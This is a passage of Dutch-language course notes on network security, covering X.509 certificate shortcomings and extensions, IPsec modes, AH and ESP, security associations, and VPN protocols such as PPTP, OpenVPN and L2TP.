- Signature: informatie over het gebruikte signatuuralgoritme en de handtekening zelf zit in het Encrypted veld.



De eerste versie van deze methode had enkele tekortkomingen:

- Het Subject-veld was niet altijd in staat om de identiteit van een gebruiker te bepalen. Dit kwam omdat namen vaak te kort waren en omdat geen e-mailadressen, URL's… opgeslagen konden worden in dit veld.
- Er was nood aan informatie over het veiligheidsbeleid voor bijvoorbeeld IPsec.
- Er was nood aan identificatie van verschillende sleutels voor eenzelfde gebruiker voor meerdere toepassingen.

Vanaf de derde versie werd ondersteuning geboden voor extensies. Er bestaan 3 soorten extensies: sleutel- en beveiligingsbeleidinformatie (private sleutel houdbaarheid, sleutelgebruik), certificaatonderwerp en verdelereigenschappen (alternatieve namen voor onderwerpen zoals e-mail, IPsec…) en regels op de certificaat 'paths' (maximale lengte, voorkomen dat gebruikers zich voordoen als CA…).

Het aantal extensies kan aangepast worden in de derde versie. Er kunnen dus ook extensies toegevoegd worden.

Door de toevoegmogelijkheid van extensies zijn X.509 certificaten een vage beschrijving in vele toepassingen. Ook het verlengen van de houdbaarheid van een certificaat loopt niet altijd juist. Er zitten vaak grote tijdsvertragingen tussen en dit wordt ook niet altijd door browsers juist gecontroleerd. Het verlengen, wijzigt ook steeds de identiteit van de eigenaar wat eigenlijk niet zou moeten.

Ook de scheiding tussen authenticatie- en confidentialiteitcertificaten en certificatie certificaten is niet gemaakt. Ook de grote boekhouding die bij elk certificaat wordt bijgehouden is vaak een overhead voor de toepassing waarin ze gebruikt worden. Er zijn vaak ook fouten in software die met deze certificaten werken. Daarnaast zijn certificaten gebaseerd op de identiteit van gebruikers. Aangezien een ID vaak kan veranderen is dit ook een tekortkoming want dit zorgt voor meerdere certificaten voor dezelfde gebruiker.

Om sommige tekortkomingen aan te pakken werden sommige standaardinhouden als profiel gedefinieerd. Voorbeelden hiervan zijn:

- PKIX: Internet PKI profiel
- FPKI: Federaal PKI profiel
- …

Veilige netwerkprotocollen (Secure Network Protocols)

Transportlaag: TLS & SSL

TODO: DIA 279 – 317 (DIA 3 – 44)

Netwerklaag: IPsec & VPN

IPsec zorgt voor veilige IP-verbindingen en is applicatieonafhankelijk. IPsec werkt op de netwerklaag van het OSI-model. Twee toepassingen van IPsec zijn:

- LAN-to-LAN: Een VPN voor een bedrijf. De subnetwerken op verschillende plaatsen kunnen met elkaar verbonden worden als ze waren verbonden over een LAN-netwerk in plaats van het publieke netwerk. Dit zorgt ervoor dat er op een veilige manier tussen subnetwerken gecommuniceerd kan worden ookal zijn ze fysiek niet via een LAN met elkaar verbonden.
- Client-to-LAN: Veilige LAN-verbinding over het internet. Er wordt een verbinding gelegd op afstand naar een vertrouwde bron vanuit een niet-vertrouwde bron. Dit wordt vaak een VPN genoemd.


Enkele voordelen zijn:

- Dit is een applicatieonafhankelijke technologie. Ze werkt transparant voor de applicatielaag. Daarnaast biedt deze technologie veiligheid aan applicaties die geen beveiliging implementeren.
- Het beveiligingsmechanisme is beperkt tot enkele toestellen. Hierdoor moet er op een beperkt aantal plaatsen gecontroleerd worden.
- Eindgebruikers moeten zich geen zorgen maken om veiligheid dankzij deze technologie.
- Ook individueel gebruik is mogelijk (VPN).

Naast de voorgaande voordelen bestaan er ook enkele nadelen van de IPsec technologie:


- Er is geen berichtbeveiliging meer na de beveiligde gateway. Er wordt bijvoorbeeld niet standaard beveiligde opslag voorzien.
- Er wordt gebruik gemaakt van de rekenkracht van het toestel waarop de technologie uitgevoerd wordt.
- De specificatie is complex.

Onderstaande figuur toont een typisch scenario voor IPsec.




IPsec kan in verschillende modes werken. Het kan zelfs in twee modes tegelijk werken. De twee modes zijn:

- Tunnelmode: Deze mode is de standaardmode. De tunnelmode beschermt alle interne routeringsinfo door IP-datagrammen van hele pakketten te versleutelen. Dit wil zeggen dat IPsec het origineel pakket versleutelt, aan het versleutelde bericht nieuwe headers toevoegt en dat nieuwe pakket doorstuurt naar de andere kant van de VPN-tunnel. Deze mode wordt gebruikt om virtuele private netwerken te maken voor netwerk-naar-netwerk communicatie, host-naar-netwerk communicatie en host-naar-host communicatie. Deze mode wordt typisch gebruikt om IP-verkeer te tunnelen tussen twee beveiligingsgateways. In onderstaande figuur zien we een voorbeeld. De client verbindt met de IPsec gateway. Al het verkeer van de client wordt versleuteld, in een nieuw IP-pakket gestoken en verzonden naar het andere einde. Van zodra het pakket ontcijferd is, komt het originele pakket aan bij de bestemming in het andere netwerk.




- Transportmode: In transportmode wordt enkel de inhoud van een IP-pakket versleuteld. De IP-headers van het originele pakket worden nauwelijks of niet aangepast. De routering wordt met andere woorden intact gehouden. De transport- en applicatielagen worden altijd beveiligd door een hash waardoor de pakketten niet gewijzigd kunnen worden in hogere lagen. Deze mode is gemaakt voor client-naar-website VPN-scenario's. Deze mode wordt het meest gebruikt bij communicatie tussen toestellen met een publiek IP-adres. Een voorbeeld is een Telnet-sessie van een werkstation naar een server. Standaard wordt NAT *traversal* niet ondersteund in deze mode. Deze mode wordt ook gebruikt wanneer een ander tunnel-protocol gebruikt wordt om het originele IP-pakket eerst te versleutelen. IPsec kan bijvoorbeeld GRE tunnel-verkeer beveiligen in transport mode.



De protocollen die door IPsec gebruikt worden zijn Authentication Header (AH) en Encapsulating Security Payload (ESP). Tunnel- of transportmode kan in AH, ESP of in een combinatie van beide protocollen geïmplementeerd worden. Beide modes kunnen dataintegriteit, authenticatie en of confidentialiteit waarborgen, afhankelijk van de gebruikte protocollen.


Onderstaande figuur toont een IPsec authenticatieheader (AH). AH zorgt voor dataintegriteit en authenticatie. Door de authenticatie zal IP-spoofing en herhaling van berichten niet meer mogelijk zijn.



Beide security goals worden gewaarborgd door een versleutelde one-way hash toe te voegen aan het datagram als MAC-bericht. De AH-functie is toegepast op het hele datagram buiten veranderende IP-headers zoals het TTL-veld. AH werkt als volgt:


1. De IP=header en de payload worden gehasht.
2. De hash wordt gebruikt om een nieuwe AH-header te maken die wordt toegevoegd aan het originele pakket.
3. Het nieuwe pakket wordt doorgestuurd naar de IPsec router.
4. De router hasht de IP-header en de payload-gegevens, en vergelijkt die hash met de AH-header. Als die overeenkomen zal het bericht doorgestuurd kunnen worden.

Onderstaande figuur toont het gebruik van AH in transport- en tunnelmode.




Onderstaande figuur toont het gebruik van een IPsec Encapsulating Security Payload. ESP zorgt voor confidentialiteit, gegevensafkomstauthenticatie, integriteit, optionele beveiliging tegen herhaling van pakketten. ESP zorgt voor 2 veiligheidskenmerken:


- Confidentialiteit door gegevens en optioneel de IP-headers te versleutelen.
- Optionele authenticatie door dezelfde principes als AH.




Onderstaande figuren tonen respectievelijk IPsec ESP in transport- en tunnelmode. Transportmode kan gebruikt worden voor telewerken. Er wort niet aan verkeersflow confidentialiteit gedaan, wel aan versleuteling en optionele authenticatie. De tunnelmode kan gebruikt worden voor VPN's tussen netwerken van bedrijven. Enkel de gateways moeten IPsec ondersteunen. Confidentiële gegevens kunnen veilig over het internet verstuurd worden van de ene naar de andere locatie. Daarnaast wordt verkeersflow confidentialiteit gewaarborgd in tunnelmode. Er kan enkel afgeluisterd worden tussen welke netwerken er gecommuniceerd wordt, maar niet tussen welke toestellen van de interne netwerken.




Onderstaande figuur toont een combinatie van ESP en AH. Dit kan ook gebruikt worden in transport- en tunnelmode.



Een samenvatting van de protocollen in transport mode wordt gegeven in onderstaande figuur.




Een samenvatting van de protocollen in tunnel mode wordt gegeven in onderstaande figuur.



Naast de voorgaande protocollen bestaat IPsec ook met security associations. Dit is een eenwegsrelatie tussen afzender en ontvanger en voorziet veiligheidsservices voor verkeer. Er zijn twee associaties nodig voor bidirectioneel verkeer. Een security association (SA) wordt geïdentificeerd door:

- SPI: Security Parameters Index
- Het IP-adres van de bestemming.
- Een identificatie van het gebruikte veiligheidsprotocol.
- De bundel van IP-stream pakketten.

SA kan gebruikt worden om tunnels te combineren. Onderstaande figuur toont de gecombineerde tunnel met een of meerdere SA's.




De mogelijke combinaties zijn:


- AH in transport mode
- ESP in transport mode
- AH, gevolgd door ESP in transport mode (ESP SA in een AH SA)
- Een van de vorige combinaties in een AH of ESP tunnel mode

De combinatie die niet werkt is ESP gevolgd door AH in transport mode.


Onderstaande figuur toont beveiligd verkeer tussen de gateways. Er is geen IPsec implementatie bij de eindgebruikers. Dit is een basisvoorbeeld van VPN. IPsec specifieert dat een alleenstaande tunnel (met AH, ESP of ESP authenticatie) voldoende is voor deze toepassing. Geneste tunnels zijn niet nodig.



Het volgend voorbeeld is een uitbreiding op vorig voorbeeld. Hier wordt ook tussen de eindpunten beveiligd. De tunnel zorgt ook voor authenticatie en of confidentialiteit bij verkeer tussen beide intranetten. Ook andere IPsec beveiliging kan nog toegevoegd worden om verder te beveiligen tussen de eindgebruikers van beide intranetten.



Het laatste voorbeeld is dat van een externe gebruiker die het internet wil gebruiken om toegang te krijgen tot de beveiligingsgateway van een bedrijf. Dit wordt gedaan door een tunnel in SA. Beveiliging tussen de externe gebruiker en de interne server van het bedrijf kan verkregen worden door interne SA's te gebruiken.



Het basisprincipe van een VPN (virtueel privaat netwerk) is dat er een beveiligde tunnel gelegd wordt van plaats naar plaats. Enkele mogelijkheden hiervoor zijn:

- IPsec (zie hierboven)
- PPTP
- L2TP

- SSL/TLS
- SSH
- SSTP
- …

IPsec is dus gemaakt met het doel als VPN in het achterhoofd. IPsec is ook deel van andere oplossingen voor VPN's. IPsec is wel complex. Daarnaast heeft het problemen met NAT en firewalls die IPsec niet ondersteunen. Er kan ook niet gecommuniceerd worden tussen verschillende implementaties van de standaard.

PPTP staat voor Point-to-Point Tunneling Protocol en is snel, eenvoudig op te zetten en er is een client voorzien is zo goed als alle platformen. In tegenstelling tot IPsec is het niet zo veilig.

OpenVPN is gebouwd met de OpenSSL bibliotheek door gebruik te maken van SSL/TLS protocollen. Het is heel configureerbaar, veilig, kan firewalls omzeilen, kan veel versleutelingsalgoritmen gebruiken en is open source. Je moet wel gebruik maken van software van een derde partij.

Tot slot bespreken we L2TP en L2TP/IPsec. L2TP voorziet van zichzelf geen versleuteling of confidentialiteit. Het moet daarvoor gecombineerd worden met IPsec. Enkele voordelen zijn: het wordt als heel veilig gezien, is gemakkelijk op te zetten en is beschikbaar op alle moderne platformen. Het is daarentegen wel trager dan OpenVPN en heeft problemen met firewalls.

Datalinklaag: WEP & WPA

